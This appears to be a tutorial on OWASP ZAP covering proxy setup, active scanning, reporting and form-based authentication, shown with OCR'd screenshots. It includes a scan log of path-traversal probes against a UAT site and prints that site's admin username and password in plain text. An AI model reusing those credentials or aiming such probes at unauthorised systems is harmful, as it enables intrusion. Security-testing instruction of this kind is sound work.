Please be aware that you should only attack applications that you have been specifically been given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: http://

Progress: Not started

For a more in depth test you should explore your application using your browser or automated regression tests while proxying through ZAP.

See the help file for more details.

Attack progress will be displayed in the active scan tab

Progress: 0: https://tmf-uat.iptquote.com 0% Current Scans: 1 Num requests: 2

Id	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
76	08/12/18 18:10:04	08/12/18 18:10:04	GET	https://tmf-uat.iptquote.com/css?query=c%3A%5C...	200	OK	306 ms	260 bytes	44 bytes
77	08/12/18 18:10:04	08/12/18 18:10:05	GET	https://tmf-uat.iptquote.com?query=c%3A%5CWind...	200	OK	297 ms	599 bytes	7,490 bytes
78	08/12/18 18:10:05	08/12/18 18:10:05	GET	https://tmf-uat.iptquote.com/css?query=..%2F..%2F...	200	OK	309 ms	260 bytes	44 bytes
79	08/12/18 18:10:05	08/12/18 18:10:05	GET	https://tmf-uat.iptquote.com?query=..%2F..%2F..%2...	200	OK	319 ms	599 bytes	7,490 bytes
80	08/12/18 18:10:05	08/12/18 18:10:06	GET	https://tmf-uat.iptquote.com/css?query=..%5C..%5...	200	OK	308 ms	260 bytes	44 bytes

#4) Spider: Spider identifies the URL in the website, check for hyperlinks and add it to the list.

#5) Ajax Spider: In the case where our application makes heavy use of JavaScript, go for AJAX spider for exploring the app. I will explain the **Ajax spider** in detail in my next tutorial.

#6) Alerts: Website vulnerabilities are flagged as high, medium and low alerts.

ZAP Installation

Now, we will understand the ZAP installation setup. First, download the Zap installer. As I am using Windows 10, I have downloaded Windows 64 bit installer accordingly.


Pre-requisites for Zap installation: Java 7 is required. If you don't have java installed in your system, get it first. Then we can launch ZAP.

Setup ZAP Browser

First, close all active Firefox sessions.

Launch Zap tool >> go to Tools menu >> select options >> select Local Proxy >> there we can see the address as localhost (127.0.0.1) and port as 8080, we can change to other port if it is already using, say I am changing to 8099. Please check the screenshot below:

Local proxy in Zap 1



Local Proxy

Local Proxy

Address (eg localhost, 127.0.0.1) localhost

Port (eg 8080) 8099

Set your browser proxy setting using the above. The HTTP port and HTTPS port must be the same port as above.

- [ ] Behind NAT
- [x] Remove Unsupported Encodings
- [x] Always unzip gzipped content


Security Protocols

☐ SSLv2Hello ☑ SSL 3 ☑ TLS 1 ☑ TLS 1.1 ☑ TLS 1.2

open zap -> select toolx -> in that options-> local proxy -> added port as 8099

Now, open Mozilla Firefox >> select options >> advance tab >> in that select Network >> Connection settings >>select option Manual proxy configuration. Use the same port as in the Zap tool. I have manually changed to 8099 in ZAP and used the same in the Firefox browser. Check below screenshot of the Firefox configuration set up as a proxy browser.

Firefox proxy setup 1



Connection Settings

Configure Proxies to Access the Internet

- No proxy
- Auto-detect proxy settings for this network
- Use system proxy settings
- [✓ Manual proxy configuration:]

HTTP Proxy: localhost Port: 8099

[✓] Use this proxy server for all protocols

SSL Proxy: localhost Port: 8099

FTP Proxy: localhost Port: 8099

SOCKS Host: localhost Port: 8099

SOCKS v4 [✓ SOCKS v5]

No Proxy for:

localhost, 127.0.0.1


Example: .mozilla.org, .net.nz, 192.168.1.0/24

Automatic proxy configuration URL:

open FF -> options->advanced ->connection settings -> select manual proxy settings option , i have used same port as in ZAP, select checkbox "use this proxy server for all protocols

Try to connect your application using your browser. Here, I have tried to connect Facebook and it says your connection is not secure. So you need to add an exception, and then confirm Security Exception for navigating to the Facebook page. Please refer the screenshots below:

Access webpage -proxy browser 1



Your connection is not secure

The owner of www.facebook.com has configured their website improperly. To protect your information from being stolen, Firefox has not connected to this website.


Learn more...

Go Back

Advanced

Report errors like this to help Mozilla identify and block malicious sites

Access webpage -proxy browser 2



Your connection is not secure

The owner of www.facebook.com has configured their website improperly. To protect your information from being stolen, Firefox has not connected to this website.

Learn more...

Report errors like this to help Mozilla identify and block malicious sites


www.facebook.com uses an invalid security certificate.

The certificate is not trusted because the issuer certificate is unknown.
The server might not be sending the appropriate intermediate certificates.
An additional root certificate may need to be imported.

Error code: SEC_ERROR_UNKNOWN_ISSUER

while acessing Facebook page , click on Advanced tab , then add exception popup as in figure

Access webpage -proxy browser 3



Add Security Exception

You are about to override how Firefox identifies this site.
Legitimate banks, stores, and other public sites will not ask you to do this.

Server
Location: https://www.facebook.com/

Certificate Status
This site attempts to identify itself with invalid information.

Unknown Identity

The certificate is not trusted because it hasn't been verified as issued by a trusted authority using a secure signature.

☑ Permanently store this exception

Error code: SEC_ERROR_UNKNOWN_ISSUER

click on confirm security Exception . Then proxy browser will redirect to the page . You can see at the same time , url will be loaded in our ZAP sites list .

At the same time, under the Zap's sites tab, check the created new session for the Facebook page. When you have successfully connected your application you can see more lines in the history tab of ZAP.

Zap normally provide additional functionality that can be accessed by right-click menus like,

Right-click >> HTML >> active scan, then zap will perform active scan and display results.

If you can't connect your application using the browser, then check your proxy settings again. You will need to check both browser and ZAP proxy settings.

Generating Reports In ZAP

Once the Active scan is done, we can generate reports. For that click OWASP ZAP >> Report >> generate HTML reports >> file path provided >> scan report exported. We need to examine the reports for identifying all possible threats and get them fixed.

ZAP Authentication, Session And User Management

Let us move on to another Zap feature, handling authentication, session and user management. Please let me know any query that comes into your mind related to this as comments.

Basic Concepts

- **Context**: It represents a web application or set of URLs together. For a given Context, new tabs are added to customize and configure the authentication and session management process. The options are available in the session properties dialog .i.e Session properties dialog -> Context -> you can either use the default option or add a new context name.
- **Session Management Method:** There are 2 types of session management methods. Mostly, cookie-based session management is used, associated with the Context.
- **Authentication Method:** There are mainly 3 types of Auth method used by ZAP:
    - **Form-based Authentication method**
    - **Manual Authentication**
    - **HTTP Authentication**
- **User management:** Once the authentication scheme has been configured, a set of users can be defined for each Context. These users are used for various actions (**For Example,** Spider URL/Context as User Y, send all requests as User X). Soon, more actions will be provided that make use of the users.


A "Forced-User" extension is implemented to replace the old authentication extension that was performing re-authentication. A 'Forced-User' mode is now available via the toolbar (the same icon as the old authentication extension).

After setting a user as the 'Forced-User' for a given context or when it is enabled, every request sent through ZAP is automatically modified so that it is sent for this user. This mode also performs re-authentication automatically (especially in conjunction with the Form-Based Authentication) if there is a lack of authentication, 'logged out' is detected.

Let us see a demo:

Step 1:

First, launch ZAP and access the URL in the proxy browser. Here, I have taken the sample URL as https://tmf-uat.iptquote.com/login.php. Click on Advanced -> add Exception -> confirm security exception as in page 6 and 7. Then the landing page gets displayed. At the same time ZAP automatically loads the Webpage under Sites as a new session. Refer to the below image.



I have enterd the above URL in proxy browser , confirm Security exception then page loads in browser as well as in ZAP

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: http://


Progress: Not started

For a more in depth test you should explore your application using your browser or automated regression tests while proxying through ZAP.

See the help file for more details.

Step 2:

Include it in a context. This can be done either by including it in a default context or adding it as a new context. Refer to the below image.



2:https://tmf-uat.iptquote.com

Context Name: https://tmf-uat.iptquote.com

In Scope ✓

Description


We can include context to default option or new and click on ok

Step 3:

Now, next is the Authentication method. You can see Authentication in that session properties dialog itself. Here we are using the Form-based Auth method.

It should be like authMethodParams as ***"login Url=https://tmf-uat.iptquote.com/login.php&loginRequestData=username=superadmin&password=primo868&proceed=login"***

In our example, we need to set the authentication method as Form-based. For this, select the target URL, login request post data field gets pre-filled, after that, change parameter as username and password -> click ok.



This panel allows you to configure the authentication scheme used for this Context

Currently selected Authentication method for the Context: Form-based Authentication

Configure Authentication Method

Login Form Target URL *: https://tmf-uat.iptquote.com/login.php

Login Request POST Data (if any): username=superadmin&password=primo868&proceed=login

Username Parameter *: username

Password Parameter *: password

The username and password fields will be replaced, during authentication, with the username and password corresponding to application's users.

Regex pattern identified in Logged In response messages:

Regex pattern identified in Logged Out response messages:

form based auth methid opted , select the target url , then automatically login request post data get prefilled.now set the username parameter as "username"and password as"password". now we are done with setting auth part

Step 4:

Now, set indicators that will tell ZAP when it is authenticated.


Logged in and logged out indicators:

- Only one is necessary
- We can set Regex patterns matched in the response message, need to set either logged in or log out indicator.
- Identify when a response is authenticated or when not.
- **Example for Logged in indicator:** \Qhttp://example/logout\E or Welcome User.*
- **Example of the Logged out indicator:** login.jsp or something like that.

Here, in our demo application, I have accessed the URL in a proxy browser. Logged in to the application using a valid credential, Username as superadmin & Password as primo868. Navigate through inner pages and click on logout

You can see in Step 3 screenshot, Zap takes the login request data as one used for the TMF application login [Demo application login].

Flag logged in Regex pattern from the Response of ZAP as Response -> logged out response -> flag it as logged in the indicator. **Refer to the screenshot below**


Untitled Session - OWASP ZAP 2.6.0
File Edit View Analyse Report Tools Online Help
Standard Mode
Sites
Quick Start
Request
Response
Header: Text
Body: Text
Default Context
https://tmf-uat.iptquote.com
Sites
http://detectportal.firefox.com
GET:success.txt
https://tmf-uat.iptquote.com
css
GET:homepage.php
GET:homepage.php(dt_chunk,dt_offset,dt_quote_
GET:login.php
GET:login.php(proceed)
images
modules
POST:login.php(password,proceed,username)
scripts
History
Search
Alerts
Output
Clear
Flag as Context
Find...
Encode/Decode/Hash...
Run application
Resend...
Open URL in Browser
Syntax
View
Can't Undo Ctrl+Z
Default Context : Authentication Logged-in indicator
https://tmf-uat.iptquote.com : Authentication Logged-in indicator
Default Context : Authentication Logged-out indicator
https://tmf-uat.iptquote.com : Authentication Logged-out indicator


```
HTTP/1.1 200 OK
Date: Tue, 11 Dec 2018 09:18:31 GMT
Server: Apache/2.4.34 (Amazon) OpenSSL/1.0.2k-fips PHP/5.6.38
X-Powered-By: PHP/5.6.38
```

```
                    <a href="" onclick="quoteJump(3);return false">3</a>
                    <a href="" onclick="quoteJump(2);return false">2</a>
                    <a href="" onclick="quoteJump(1);return false">1</a>
                </div><div id="navigation_top">
        <div class="small_current"><a href="https://tmf-uat.iptquote.com/homepage.php">Home</a></div>
        <div class="small"><a href="https://tmf-uat.iptquote.com/quotes.php">Quotes</a></div>
        <div class="small"><a href="https://tmf-uat.iptquote.com/admin/user_settings.php">My A/C</a></div>
        <div class="small"><a href="https://tmf-uat.iptquote.com/admin/users.php">Admin</a></div>
        <div class="small"><a href="https://tmf-uat.iptquote.com/static/contact.php">Support</a></div>
        <div class="small"><a href="https://tmf-uat.iptquote.com/static/about.php">About IPTQ</a></div>
</div><div class="navigation_local">
        <span id="logout"><a href="https://tmf-uat.iptquote.com/login.php?proceed=logout">Log-out</a></span>     <span><a href=
"https://tmf-uat.iptquote.com/step1.php">Create Quote</a></span>
        <span><a href="https://tmf-uat.iptquo
        <span><a href="https://tmf-uat.iptquo
```

we can set the logged in or logged out indicator from the Response itself . here i have opted logged in response as logout regex pattern, flagged it as auth: loggedin indicator

Step 5:

We can save the indicator and verify whether session properties dialog gets added with the logged-in indicator or not. Refer to the screenshot below:



2: Authentication

This panel allows you to configure the authentication scheme used for this Context

Currently selected Authentication method for the Context: Form-based Authentication

Configure Authentication Method

Login Form Target URL *: https://tmf-uat.iptquote.com/login.php

Login Request POST Data (if any): rname={%username%}&password={%password%}&proceed=login

Username Parameter *: username

Password Parameter *: password

The username and password fields will be replaced, during authentication, with the username and password corresponding to application's users.

Regex pattern identified in Logged In response messages: \ref="https://tmf-uat.iptquote.com/step1.php">Create Quote</a></span>\E

